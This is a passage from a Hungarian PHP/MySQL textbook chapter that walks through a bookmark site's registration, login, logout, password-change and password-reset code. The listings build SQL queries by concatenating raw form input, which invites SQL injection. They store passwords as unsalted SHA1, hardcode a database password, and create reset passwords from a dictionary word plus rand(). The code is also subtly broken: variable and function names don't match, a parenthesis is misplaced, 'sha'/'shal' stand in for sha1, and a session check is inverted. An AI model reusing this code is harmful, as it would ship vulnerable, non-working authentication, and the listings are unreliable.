Megint csak egy nagyon egyszerű kódot látunk, ami semmi másat nem tesz, mint függvényeket hív meg a kimeneti_fuggvenyek.php fájlból lévő függvénykönyvtárból. A 27.4 ábrán a kód által létrehozott kimenetet láthatjuk.

Az oldalon lévő szürke űrlap a kimeneti_fuggvenyek.php fájlból található regisztracios_urlap_megjelenitese() függvény eredménye. Amikor a felhasználó a „Regisztrálás” gombra kattint, a 27.6 példakódban lévő regisztracio_uj.php kódhoz jut.



27.4 ábra: A regisztrációs űrlap az adatbázisba kerülő felhasználói adatakat gyűti be.
Az elgépelést elkerülendő kétszer kell a jelszót az űrlapba bevinni.

27.6 példakód: regisztracio_uj.php – A kód ellenőrzi az új felhasználók adatait, majd eltárolja őket az adatbázisba

```
<?php
// az alkalmazás függvényfájljainak beillesztése
require_once('konyvjelzo_fuggvenyek.php');

// rövid változónevek létrehozása
$email=$_POST['email'];
$felhasznalo_nev=$_POST['felhasznalo_nev'];
$jlsz=$_POST['jlsz'];
$jlsz2=$_POST['jlsz2'];
// indítuk el a munkamenetet, amelyre később szükségünk lesz!
// azért most indítuk el, mert a fejlécek előtt kell kerülnie
session_start();
try {
    // kitöltött űrlapok ellenőrzése
```

```

if (!kitoltott($_POST)) {
    throw new Exception('Nem megfelelően töltötte ki az űrlapot -
        kérjük, próbálja meg újra!');
}

// érvénytelen e-mail cím
if (!ervenyes_email($email)) {
    throw new Exception('Érvénytelen e-mail cím.
        Kérjük, próbálja meg újra!');
}

// nem egyező jelszavak
if ($jlsz != $jlsz2) {
    throw new Exception('A megadott jelszavak nem megfelelők -
        kérjük, próbálja meg újra!');
}

// jelszó hosszának ellenőrzése
// az nem baj, ha a felhasználói név csonkul,
// de a túl hosszú jelszavak sérülnek
if ((strlen($jlsz) < 6) || (strlen($jlsz) > 16)) {
    throw new Exception('A jelszó hosszának 6 és 16 karakter közé kell esnie.
        Kérjük, próbálja meg újra!');
}

// regisztráció megpróbálása
// ez a függvény is válthat ki kivételt
regisztral($felhasznaloi_nev, $email, $jlsz);
// munkamenet-változó regisztrálása
$_SESSION['ervenyes_felhasznalo'] = $felhasznaloi_nev;

// a tagoknak szánt oldalra mutató hivatkozás megjelenítése
html_fejlec_letrehozasa('Sikeres regisztráció');
echo 'A regisztráció sikerült. Könyvjelzők beállításához kérjük, menjen
    a tagoknak fenntartott oldalainkra!';
html_url_letrehozasa('tag.php', 'Ugrás a tagok oldalára');

// oldal befejezése
html_lablec_letrehozasa();
}

catch (Exception $e) {
    html_fejlec_letrehozasa('Hiba:');
    echo $e->getMessage();
    html_lablec_letrehozasa();
    exit;
}
?>
```

Ez ebben az alkalmazásban az első kód, ami valamennyire összetettnek nevezhető. Azzal indul, hogy beilleszti az alkalmazás függvényfájljait, majd elindít egy munkamenetet (session). (Regisztrált felhasználó esetén munkamenet-váltózként hozzuk létre felhasználói nevét, ahogy a *Munkamenet-vezérlés PHP-ben* című 23. fejezetben is tettük.)

A kód érdemi része a try blokkba kerül, ahol több feltételt is ellenőrünk. Ha ezek bármelyike nem teljesül, a végrehajtás a catch blokkba kerül (rövidesen ennek tartalmát is megvizsgáljuk).

Ezr követően ellenőrizzük a felhasználó által bevitt adatokat. Itt a következőkről kell meggyőződniink:

- Ki lett-e töltve az űrlap? Erről a `kitoltott()` függvény meghívásával győződhetünk meg:


```
if (!kitoltott($_POST))
```

 Ezt a függvényt mi magunk írtuk, az `adat_ellenorzo_fuggvenyek.php` fájl függvénykönyvtárában helyezkedik el. Rövidesen részletesebben is áttekintjük ezt a függvényt.
- A megadott e-mail cím érvényes-e? Ezt a következő utasítással ellenőrizzük:


```
if (ervenyes_email($email))
```

 Ismét egy általunk írt függvényvel van dolgunk, amely az `adat_ellenorzo_fuggvenyek.php` könyvtárban található.
- A felhasználó által megadott két jelszó megegyezik-e egymással? Ezt a következő feltételes utasítással ellenőrizhetjük:


```
if ($jlsz != $jlsz2)
```
- A felhasználó név és jelszó hosszát is ellenőrizni kell az alábbi utasításokkal:


```
if ((strlen($jlsz) < 6)
    és
    if ((strlen($jlsz) > 16)
```

 A példában a jelszónak legalább 6 karakter hosszúnak kell lennie, hogy ne lehessen túl könnyen kitalálni, a felhasználói névnek pedig 17 karakternél rövidebbnek kell lennie ahhoz, hogy beférjen az adatbázisba. Vegyük észre, hogy a jelszó maximális méretét ily módon nem korlátozzuk! Nincs értelme, mert SHA1 hashben tároljuk, ami az adott jelszó hosszától függetlenül minden 40 karakter hosszú lesz.

Az itt használt adatellenőrző függvény a `kitoltott()` és a `ervenyes_email()`, ami a 27.7, illetve a 27.8 példakódban látható.

27.7 példakód: Az `adat_ellenorzo_fuggvenyek.php` könyvtár `kitoltott()` függvénye – Ez a függvény ellenőrzi, hogy az űrlap ki lett-e töltve

```
function kitoltott($urlap_valtozok) {
    // ellenőrizzük, hogy minden változónak van-e értéke
    foreach ($urlap_valtozok as $kulcs => $ertek) {
        if (!isset($kulcs)) || ($ertek == '')) {
            return false;
        }
    }
    return true;
}
```

27.8 példakód: Az `adat_ellenorzo_fuggvenyek.php` könyvtár `ervenyes_email()` függvénye – A függvény az e-mail cím érvényességét ellenőrzi

```
function ervenyes_email($email_cim) {
    // e-mail cím érvényességének ellenőrzése
    if (ereg('^[a-zA-Z0-9_\.\-]+@[a-zA-Z0-9\.-]+\.[a-zA-Z0-9\-\.\.]+\$', $email_cim)) {
        return true;
    } else {
        return false;
    }
}
```

A `kitoltott()` függvény változók tömbjét várja paraméterként; ez általában a `$_POST` vagy a `$_GET` tömb lesz. Ellenőrzi, hogy minden űrlapmező ki van-e töltve; ha igen, akkor `true`, ellenkező esetben `false` értéket ad vissza.

Az `ervenyes_email()` függvény az általunk a 4. fejezetben kidolgozott reguláris kifejezésnél valamivel összetettebb kifejezéssel próbál meggyőzni az e-mail címek érvényességéről. Érvényesnek tűnő cím esetén `true`, egyébként `false` értékkel tér vissza.


A felhasználói adatok ellenőrzése után megpróbálkozhatunk a felhasználó regisztrálásával. Ha visszalapozunk a 27.6 példa-kódra, láthatjuk, hogy a következőképpen tettük ezt:

```
regisztral($felhasznaloi_nev, $email, $jlsz);
// munkamenet-változó regisztrálása
$_SESSION['ervenyes_felhasznalo'] = $felhasznaloi_nev;

// a tagoknak szánt oldalra mutató hivatkozás megjelenítése
html_fejlec_letrehozasa('Sikeres regisztráció');
echo 'A regisztráció sikerült. Könyvjelzők beállításához kérjük, menjen
      a tagoknak fenntartott oldalainkra!';
html_url_letrehozasa('tag.php', 'Ugrás a tagok oldalára');

// oldal befejezése
html_lablec_letrehozasa();
```

A fenti kódban látszik, hogy a `regisztral()` függvényt a bevitt felhasználói névvel, e-mail címmel és jelszóval hívjuk meg. Ha meghívása sikeres, a felhasználói nevet munkamenet-változóként rögzítjük, és megjelenítjük a felhasználónak a tagok főoldalára mutató hivatkozást. (Hiba esetén a függvény kivétele vált ki, amit a `catch` blokkban kezelünk.) A kód eredményét a 27.5 ábrán látjuk.



27.5 ábra: Sikeres regisztráció; a felhasználó folytathatja a böngészést a tagoknak fenntartott oldalon.

A `regisztral()` függvény a `felhasznaloi_hitelesites_fuggvenyek.php` nevű beillesztett könyvtárban található. A függvény kódját a 27.9 példakódban láthatjuk.

27.9 példakód: A felhasznaloi_hitelesites_fuggvenyek.php könyvtár regisztral() függvénye – A függvény megpróbálja eltárolni az új felhasználó adatait az adatbázisban

```
function regisztral($felhasznaloi_nev, $email, $jelszo) {
    // új felhasználó regisztrálása az adatbázisba
    // true visszatérési érték vagy hibaüzenet

    // kapcsolódás az adatbázishoz
    $kapcsolat = adatbazishoz_kapcsoladas();

    // felhasználói név egyediségének ellenőrzése
    $eredmeny = $kapcsolat->query("SELECT * FROM felhasznalo
                                         WHERE felhasznaloi_nev='".$felhasznaloi_nev."'");

    if (!$eredmeny) {
        throw new Exception('A lekérdezés nem hajtható végre');
    }
```

```

if ($eredmeny->num_rows>0) {
    throw new Exception('A felhasználói név már foglalt - válasszon másikat!');
}

// ha OK, tegye be az adatbázisba
$eredmeny = $kapcsolat->query("INSERT INTO felhasznalo VALUES
    ('".$felhasznalo_nev."',
     sha1('".$jelszo."'), '".$email."')");
if (!$eredmeny) {
    throw new Exception('Nem sikerült regiszálni az adatbázisban -
        kérjük, próbálkozzon később!');
}

return true;
}

```

Igazából semmi újdonság nincsen ebben a függvényben; egyszerűen csatlakozik a korábban létrehozott adatbázishoz. Ha a kiválasztott felhasználói név már foglalt, vagy az adatbázis nem frissíthető, a kód kivételt vált ki. minden más esetben frissíti az adatbázist, és true visszatérési értéket ad.

Figyeljük meg, hogy az adatbázishoz való tényleges csatlakozást az általunk írt, adatbazishoz_kapcsolodás() nevű függvénytel hajtjuk végre. A függvény nagy előnye, hogy egyetlen helyen tartalmazza az adatbázishoz csatlakozáshoz szükséges felhasználói nevet és jelszót. Ez azt jelenti, hogy ha módosítjuk az adatbázis jelszavát, egyetlen fájl kell megváltoztatni az alkalmazásunkban. Az adatbazishoz_kapcsolodás() függvényt a 27.10 példakódban láthatjuk.

27.10 példakód: Az adatbazis_fuggvenyek.php könyvtár adatbazishoz_kapcsolodás() függvénye – Ezzel a függvénytel kapcsolódunk a MySQL adatbázishoz

```

<?php

function adatbazishoz_kapcsolodás() {
    $eredmeny = new mysqli('localhost', 'kj_felhasznalo', 'jelszo', 'konyvjelzok');
    if (!$eredmeny) {
        throw new Exception('Nem sikerült kapcsolódni az adatbázisszerverhez');
    } else {
        return $eredmeny;
    }
}

?>

```

A regisztrált felhasználók a szokásos bejelentkezési és kijelentkezési oldalon jelentkezhetnek be, illetve léphetnek ki. Ezeket a felületeket hozzuk létre most.

Bejelentkezés

Ha a felhasználók megadják adataikat a bejelentkezes.php által megjelenített ürlapon (27.3 ábra), és elküldik őket, a tag.php nevű fájlba jutnak. A kód belépteti őket, és megjeleníti a bejelentkezett felhasználók számára releváns könyvjelzőket. Ez a kód áll az alkalmazás többi részének középpontjában. A kódot a 27.11 példakód tartalmazza.

27.11 példakód: tag.php – Az egész alkalmazás középpontjában álló kód

```
<?php

// az alkalmazás függvényfájljainak beillesztése
require_once('konyvjelzo_fuggvenyek.php');
session_start();

// rövid változónevek létrehozása
$felhasznaloi_nev = $_POST['felhasznaloi_nev'];
$jlsz = $_POST['jlsz'];

if ($felhasznaloi_nev && $jlsz) {
    // megpróbálnak bejelentkezni
    try {
        bejelentkezes($felhasznaloi_nev, $jlsz);
        // ha megtalálhatók az adatbázisban, regisztráljuk a felhasználói nevet
        $_SESSION['ervenyes_felhasznalo'] = $felhasznaloi_nev;
    }
    catch(Exception $e) {
        // sikertelen bejelentkezés
        html_fejlec_letrehozasa('Hiba:');
        echo 'Nem sikerült bejelentkezni.  

            Az oldal megtekintéséhez be kell jelentkeznie.';
        html_url_letrehozasa('bejelentkezes.php', 'Bejelentkezés');
        html_lablec_letrehozasa();
        exit;
    }
}

html_fejlec_letrehozasa('Kezdőlap');
ervenyes_felhasznalo_ellenorzese();
// a felhasználó által elmentett könyvjelzők lekérése
if ($url_tomb = felhasznaloi_url_lekerdezese($_SESSION['ervenyes_felhasznalo'])) {
    felhasznaloi_url_megjelenitese($url_tomb);
}

// menülehetőségek megjelenítése
felhasznaloi_menu_megjelenitese();

html_lablec_letrehozasa();
?>
```

A tag.php kód működési logikája ismerős lehet számunkra: részben a 23. fejezetben megismert elemeket használja fel újra.

Először is ellenőrizzük, hogy a felhasználó a nyitóoldalról jött-e – vagyis az imént kitöltötte-e a bejelentkezési űrlapot –, majd megpróbáljuk beléptetni:

```
if ($felhasznaloi_nev && $jlsz) {
    // megpróbálnak bejelentkezni
    try {
        bejelentkezes($felhasznaloi_nev, $jlsz);
        // ha megtalálhatók az adatbázisban, regisztráljuk a felhasználói nevet
        $_SESSION['ervenyes_felhasznalo'] = $felhasznaloi_nev;
    }
```

A bejelentkezes() nevű függvényel próbáljuk meg beléptetni a felhasználót. A függvényt a felhasznalo_i_hitelesites_fuggvenyek.php könyvtárban definiáltuk, és rövidesen megvizsgáljuk a kódját.

Ha a felhasználó sikeresen bejelentkezett, a korábbiakhoz hasonlóan most is feljegyezzük a munkamenetet. Ennek érdekében az ervenyes_felhasznalo munkamenet-változóban eltároljuk a felhasználói nevét.

Ha minden jól megy, ezt követően a tagoknak fenntartott oldalt jelenítjük meg a felhasználónak:

```
html_fejlec_letrehozasa('Kezdőlap');
ervenyes_felhasznalo_ellenorzes();
// a felhasználó által elmentett könyvjelzők lekérése
if ($url_tomb = felhasznaloi_url_lekerdezese($_SESSION['ervenyes_felhasznalo'])) {
    felhasznaloi_url_megjelenitese($url_tomb);
}


// menülehetőségek megjelenítése
felhasznaloi_menu_megjelenitese();
```

html_lablec_letrehozasa();

Ezt az oldalt is kimeneti függvények segítségével hozzuk létre. Figyeljük meg, hogy az oldal további függvényeket is használ: a felhasznalo_i_hitelesites_fuggvenyek.php könyvtár ervenyes_felhasznalo_ellenorzes(), az url_fuggvenyek.php könyvtár felhasznaloi_url_lekerdezese(), illetve a kimeneti_fuggvenyek.php könyvtár felhasznaloi_url_megjelenitese() függvényét. Az ervenyes_felhasznalo_ellenorzes() függvény azt ellenőri, hogy az aktuális felhasználóhoz regisztráltunk-e munkamenetet.

Ez az olyan felhasználók miatt szükséges, akik nem épp az imént jelentkeztek be, hanem pont a munkamenet közepén járnak. A felhasznaloi_url_lekerdezese() függvény lekérdezi az adatbázisból az adott felhasználó könyvjelzőit, a felhasznaloi_url_megjelenitese() pedig egy táblázatban megjeleníti azokat a böngészőben. Rögtön részletesen is megvizsgáljuk az ervenyes_felhasznalo_ellenorzes() függvényt, a másik kettővel pedig a könyvjelzők tárolásánál és visszakeresésnél fogalkozunk majd.

A tag.php kód a felhasznaloi_menu_megjelenitese() függvény segítségével megjeleníti a menüt, és ezzel zárja az oldalt. A 27.6 ábrán egy, a tag.php fájl által létrehozott mintaoldal látható.



27.6 ábra: A tag.php kód meggyőződik róla, hogy a felhasználó bejelentkezett-e, visszakeresi és megjeleníti könyvjelzőit, majd a menü megjelenítésével választási lehetőséget ad neki a böngészés folytatására.

Vizsgáljuk meg most kicsit közelebbről a bejelentkezes() és az ervenyes_felhasznalo_ellenorzes() függvényt! A bejelentkezes() függvényt a 27.12 példakódban láthatjuk.

27.12 példakód: A felhasznalo_i_hitelesites_fuggvenyek.php könyvtár bejelentkezes() függvénye – A függvény összeveti a felhasználói azonosítókat az adatbázisban tárolt adatokkal

```
function bejelentkezes($felhasznalo_nev, $jelszo) {
    // felhasználói név és jelszó összevetése az adatbázissal
    // ha rendben van, visszatérési értéke true
```

```
// egyébként kivételt vált ki

// kapcsolódás az adatbázishoz
$kapcsolat = adatbazishoz_kapcsoladas();

// felhasználói név egyediségének ellenőrzése
$eredmeny = $kapcsolat->query("select * from felhasznalo
                                where felhasznali_nev='".$felhasznali_nev.''
                                and jlsz = sha('".$jelszo."')");

if (!$eredmeny) {
    throw new Exception('Nem sikerült beléptetni.');
}

if ($eredmeny->num_rows>0) {
    return true;
} else {
    throw new Exception('Nem sikerült beléptetni.');
}
}
```

Ahogy a kód mutatja, a `bejelentkezes()` függvény kapcsolódik az adatbázishoz, és ellenőrzi, hogy megtalálható-e abban a megadott felhasználói név és jelszó kombináció. Ha igen, akkor `true` értékkel tér vissza, ha pedig nem, vagy a felhasználónak azonosítókat nem sikerül ellenőrizni, akkor kivételt vált ki.

Az `ervenyes_felhasznalo_ellenorzese()` függvény nem kapcsolódik újra az adatbázishoz, ehelyett azt nézi meg, hogy a felhasználó rendelkezik-e regisztrált munkamenettel – vagyis belépett-e már. Ezt a függvényt a 27.13 példakód tartalmazza.

27.13 Példakód: A felhasznalo_hitelesites_fuggvenyek.php könyvtár ervenyes_felhasznalo_ellenorzese() függvénye – A függvény azt ellenőrzi, rendelkezik-e a felhasználó érvényes munkamenettel

```
function ervenyes_felhasznalo_ellenorzese() {
// ellenőrizzük, hogy a felhasználó bejelentkezett-e, és értesítsük, ha nem!
    if (!isset($_SESSION['ervenyes_felhasznalo'])) {
        echo "Bejelentkezve ".$_SESSION['ervenyes_felhasznalo']."' felhasználói
        néven.<br />";
    } else {
        // nincsenek bejelentkezve
        html_focim_letrehozasa('Hiba:');
        echo 'Nincs bejelentkezve.<br />';
        html_url_letrehozasa('bejelentkezes.php', 'Bejelentkezés');
        html_lablec_letrehozasa();
        exit;
    }
}
```

Ha a felhasználó nincs bejelentkezve, a függvény közli vele, hogy az oldal megtekintéséhez be kell jelentkeznie, és felkínálja neki a belépési oldalra mutató hivatkozást.

Kijelentkezés

A 27.6 ábrán látható menüben észrevehetünk a Kijelentkezés feliratú hivatkozást, amely a `kijelentkezes.php` kódra mutat. Ennek a fájlnak a kódját a 27.14 példakód tartalmazza.

27.14 példakód: kijelentkezes.php – A kód véget vet a felhasználó munkamenetének

```
<?php

// az alkalmazás függvényfájljainak beillesztése
require_once('konyvjelzo_fuggvenyek.php');
session_start();
$korábbi_felhasznalo = $_SESSION['ervenyes_felhasznalo'];

// eltároljuk, hogy megállapíthassuk, be voltak-e jelentkezve
unset($_SESSION['ervenyes_felhasznalo']);
$eredmeny_megsemmisit = session_destroy();

// html kimenet elkezdése
html_fejlec_letrehozasa('Kijelentkezés');

if (!empty($korábbi_felhasznalo)) {
    if ($eredmeny_megsemmisit) {
        // ha be voltak jelentkezve, de most már kijelentkeztek
        echo 'Kijelentkezve.<br />';
        html_url_letrehozasa('bejelentkezes.php', 'Bejelentkezés');
    } else {
        // be voltak jelentkezve, és nem lehet őket kiléptetni
        echo 'Nem lehet kiléptetni.<br />';
    }
} else {
    // ha nem voltak bejelentkezve, de valahogy erre az oldalra kerültek
    echo 'Nem jelentkezett be, így kijelentkezni sem tud.<br />';
    html_url_letrehozasa('bejelentkezes.php', 'Bejelentkezés');
}


html_lablec_letrehozasa();

?>
```

Ez a kód szintén ismerősnek hathat. Ennek az az oka, hogy a fenti sorok a 23. fejezetben írt kódra épülnek.

Jelszóváltoztatás

Ha a felhasználó a menü Jelszóváltoztatás hivatkozására kattint, a 27.7 ábrán látható ürlap jelenik meg böngészőjében.



27.7 ábra: A jelszo_valtoztatas_urlap.php fájl által előállított ürlapon a jelszavukat változtathatják meg a felhasználók.

Az ürlapot a `jelszo_valtoztatas_urlap.php` kód állítja elő. Ez az egyszerű kód pusztán a kimeneti könyvtár függvényeit használja fel, így részletesebben most nem foglalkozunk vele.

Az ürlap elküldésével a 27.15 példakódban látható `jelszo_valtoztatas.php` kódot hívjuk meg.

27.15 példakód: jelszo_valtoztatas.php – A kód megváltoztatja a felhasználó jelszavát

```
<?php
require_once('konyvjelzo_fuggvenyek.php');
session_start();
html_fejlec_letrehozasa('Jelszóváltoztatás');

// rövid változónevek létrehozása
$elozo_jlsz = $_POST['elozo_jlsz'];
$uj_jlsz = $_POST['uj_jlsz'];
$uj_jlsz2 = $_POST['uj_jlsz2'];

try {
    ervenyes_felhasznalo_ellenorze();
    if (!kitoltott($_POST)) {
        throw new Exception('Nem megfelelően töltötte ki az űrlapot.
                            Kérjük, próbálja meg újra!');
    }

    if ($uj_jlsz != $uj_jlsz2) {
        throw new Exception('Az új jelszók nem egyeznek meg.
                            A jelszóváltoztatás nem történt meg.');
    }

    if ((strlen($uj_jlsz) > 16) || (strlen($uj_jlsz) < 6)) {
        throw new Exception('Az új jelszó hosszának 6 és 16 karakter közé kell esnie.
                            Próbálja meg újra!');
    }

    // próbálkozás a jelszóváltoztatásra
    jelszo_valtoztatas($_SESSION['ervenyes_felhasznalo'], $elozo_jlsz, $uj_jlsz);
    echo 'A jelszót megváltoztattuk.';
}
catch (Exception $e) {
    echo $e->getMessage();
}

jelszo_urlap_megjelenite();
felhasznaloi_menu_megjelenite();
html_lablec_letrehozasa();
?>
```

A fenti kód az `ervenyes_felhasznalo_ellenorze()` függvény segítségével ellenőrzi, hogy a felhasználó be van-e jelentkezve, a `kitoltott()` függvény használatával meggyőződik arról, hogy kitölte-e a jelszó-változtatási ürlapot, illetve ellenőrzi, hogy a felhasználó mindenkor ugyanazt adta-e meg új jelszóként, és ez az új jelszó megfelelő hosszságú-e. Ezek egyike sem újdonság számunkra. Ha minden jól megy, a kód meghívja a `jelszo_valtoztatas()` függvényt az alábbi formában:

```
jelszo_valtoztatas($_SESSION['ervenyes_felhasznalo'], $elozo_jlsz, $uj_jlsz);
echo 'A jelszót megváltoztattuk.';
```

A függvény a `felhasznaloi_hitelesites_fuggvenyek.php` könyvtárban található, kódját pedig a 27.16 példakód tartalmazza.

27.16 példakód: A `felhasznaloi_hitelesites_fuggvenyek.php` könyvtár `jelszo_valtoztatas()` függvénye – A függvény módosítja az adatbázisban a felhasználó jelszavát


```
function jelszo_valtoztatas($felhasznaloi_nev, $elozo_jelszo, $uj_jelszo) {
    // az adott felhasználói névhez tartozó jelszó megváltoztatása/elozo_jelszo -> uj_jelszo
    // visszatérési értéke true vagy false

    // ha az előző jelszó rendben van,
    // cserélje a jelszót uj_jelszo-ra, és térjen vissza true értékkel!
    // eltérő esetben váltsa ki kivételt!
    bejelentkezes($felhasznaloi_nev, $elozo_jelszo);
    $kapcsolat = adatbazishoz_kapcsoladas();
    $eredmeny = $kapcsolat->query("UPDATE felhasznalo
        SET jlsz=shal('".$uj_jelszo."')
        WHERE felhasznaloi_nev = '".$felhasznaloi_nev."'");
    if (!$eredmeny) {
        throw new Exception('A jelszót nem lehetett megváltoztatni.');
    } else {
        return true; // sikeresen megváltoztatva
    }
}
```

A függvény a korábban már megismert `bejelentkezes()` függvény segítségével ellenőrzi, hogy a felhasználó által megadott előző jelszó helyes volt-e. Amennyiben igen, a függvény csatlakozik az adatbázishoz, és az új értéknek megfelelően módosítja a jelszót.

Elfelejtett jelszó visszaállítása

A jelszavak megváltoztatásán túlmenően azt a gyakori helyzetet is kezelnünk kell, amikor a felhasználó elfelejtji jelszavát. A `bejelentkezes.php` által előállított nyitóoldalon láthatjuk az Elfelejtette jelszavát? feliratú hivatkozást, amely pontosan az ilyen helyzetbe kerülő felhasználók miatt szerepel ott. A hivatkozás az `elfelejtett_urlap.php` nevű kódhoz viszi a felhasználót, ami a kimeneti függvények használatával megjeleníti a 27.8 ábrán látható űrlapot.



27.8 ábra: Az `elfelejtett_urlap.php` kód által megjelenített űrlapon a felhasználók új jelszót kérhetnek, amit elküldünk nekik.

Az `elfelejtett_urlap.php` kód rendkívül egyszerű – pusztán csak a kimeneti függvényeket használja –, ezért részletesen nem is foglalkozunk vele. Az űrlap elküldése az `elfelejtett_jelszo.php` kódot hívja meg, ami már sokkal érdekebb számunkra. A kódot a 27.17 példakód tartalmazza.

27.17 példakód: elfelejtett_jelszo.php – A kód véletlenszerű értékre állítja át a felhasználó jelszavát, és elküldi neki e-mailben

```
<?php
require_once("konyvjelzo_fuggvenyek.php");
html_fejlec_letrehozasa("Jelszó átállítása");

// rövid változónév létrehozása
$felhasznaloi_nev = $_POST['felhasznaloi_nev'];

try {
    $jelszo = jelszo_atallitasa($felhasznaloi_nev);
    jelszo_ertesites($felhasznaloi_nev, $jelszo);
    echo 'Új jelszavát elküldtük e-mailben.<br />';
}
catch (Exception $e) {
    echo 'Jelszavát nem lehetett átállítani - kérjük, próbálja meg később!';
}
html_url_letrehozasa('bejelentkezes.php', 'Bejelentkezés');
html_lablec_letrehozasa();
?>
```

Láthatjuk, hogy a kód két fontos függvény segítségével látja el feladatát. Ez a két függvény a `jelszo_atallitasa()` és a `jelszo_ertesites()`. Vizsgáljuk meg ezeket egyenként!

A `jelszo_atallitasa()` függvény véletlenszerű jelszót állít elő a felhasználó számára, majd eltárolja az adatbázisban. A függvény kódját a 27.18 példakód tartalmazza.

27.18 példakód: A `felhasznaloi_hitelesites_fuggvenyek.php` könyvtár `jelszo_atallitasa()` függvénye – A függvény véletlenszerű értékre állítja át a felhasználó jelszavát.

```
function jelszo_atallitasa($felhasznaloi_nev) {
    // a felhasználói névhez tartozó jelszó véletlenszerű értékre átállítása
    // visszatérési értéke az új jelszó, hiba esetén false
    // véletlenszerű szótári szó 6 és 13 karakter közötti hosszúságban
    $uj_jelszo = veletlen_szo_elosztasa(6, 13);

    if($uj_jelszo == false) {
        throw new Exception('Nem sikerült új jelszót generálni.');
    }

    // adjunk hozzá egy 0 és 999 közötti számot,
    // hogy valamivel biztonságosabb legyen a jelszó!
    $veletlen_szam = rand(0, 999);
    $uj_jelszo .= $veletlen_szam;

    // a felhasználó jelszavának beállítása az adatbázisban
    // hiba esetén false visszatérési érték
    $kapcsolat = adatbazishoz_kapcsolodas();
    $eredmeny = $kapcsolat->query("UPDATE felhasznalo
        SET jlsz=sha1('".$uj_jelszo."')
        WHERE felhasznaloi_nev='".$felhasznaloi_nev."'");

    if (!$eredmeny) {
        throw new Exception('Nem sikerült megváltoztatni a jelszót.'); // nincs megváltoztatva
    } else {
```

```

        return $uj_jelszo; // sikeresen megváltoztatva
    }
}

```

A jelszo_atallitasa() függvény véletlenszerű jelszót állít elő úgy, hogy a veletlen_szo_elosztasa() függvény segítségével véletlenszerűen keres egy szót a szótárban, majd egy 0 és 999 közötti véletlen számot rak a végére. A 27.19 példakódban látható veletlen_szo_elosztasa() függvényt is a felhasznaloi_hitelesites_függvények.php könyvtárban találjuk.

27.19 példakód: A felhasznaloi_hitelesites_függvények.php könyvtár veletlen_szo_elosztasa() függvénye – A függvény véletlenszerűen választ egy szót a jelszavak előállításához használt szótárból

```

function veletlen_szo_elosztasa($min_hossz, $max_hossz) {
    // a két hosszúsági érték közé eső szó véletlen kiválasztása a szótárból
    // ez a szó a függvény visszatérési értéke

    // a szó véletlenszerűvé tétele
    $szo = '';
    // ne felejtjük el az elérési útvonalat rendszerünknek megfelelően átállítani!
    $szotar = 'hungarian.txt'; // az ispell szótár
    $fp = fopen($szotar, 'r');
    if (!$fp) {
        return false;
    }
    $meret = filesize($szotar);

    // menjünk a szótár véletlenszerű helyére!
    $veletlen_hely = rand(0, $meret);
    fseek($fp, $veletlen_hely);

    // válasszuk ki a fájlban következő, megfelelő hosszúságú, teljes szót!
    while ((strlen($szo) < $min_hossz) || (strlen($szo) > $max_hossz) ||
(strstr($szo, '"'))) {
        if (feof($fp)) {
            fseek($fp, 0); // ha a végén vagyunk, ugorjunk az elejére!
        }
        $szo = fgets($fp, 80); // hagyjuk ki az első szót, mert lehet töredék is!
        $szo = fgets($fp, 80); // a potenciális jelszó
    }
    $szo = trim($szo); // a trim függvénytel tisztítja meg az fgets-ből érkező
    //szót az esetlegesen határoló szóköz- és sor vége jelektől!
    return $szo;
}

```

A veletlen_szo_elosztasa() függvény működéséhez szótárra van szükség. Ha Unix rendszert használunk, az ispell beépített helyesírás-ellenőrzőhöz tartozik egy szótár, ami jellemzően a /usr/dict/words vagy a /usr/share/dict/words elérési útvonalon található. Jelen esetben az elsőt használtuk. Ha egyik helyen sem találjuk, a következő utasítást begépelve deríthetjük ki az elérési útvonalat:

```
$ locate dict/words
```

Akkor sincs ok az aggodalomra, ha másmilyen rendszert használunk, vagy nem szeretnénk telepíteni az ispellt. Az ispell által használt szólista letölthető a <http://wordlist.sourceforge.net/> oldalról.

Az oldalon más nyelvű szótárat is találunk, így ha – mondjuk – norvég vagy eszperantó nyelven van szükségünk a véletlenszerűen kiválasztott szavakra, akkor ezeket a szótárat kell letöltenünk. Ezek a fájlok soronként egy-egy szót tartalmaznak, a sorok pedig újsor karakterekkel vannak elválasztva egymástól. Ha véletlenszerűen szeretnénk kiválasztani

ebből a fájlból egy szót, határozzunk meg egy pontot a 0 és a fájlméret között, és onnan olvassuk ki a fájl adatát! Ha ettől a véletlenszerűen meghatározott ponttól a következő új sorig olvasunk, akkor nagy valószínűséggel töredékszót kapunk, ezért az `fgets()` függvény kétszeri meghívásával hagyjuk ki azt a sort, amelynél megnyitottuk a fájlt, és az azt követő sorban lévő szót válasszuk ki!

A függvény két apró trükköt használ. Az első, hogy ha keresés közben elérjük a fájl végét, visszaugrunk az elejére:

```
if (feof($fp)) {
    fseek($fp, 0); // ha a végén vagyunk, ugorjunk az elejére!
}
```

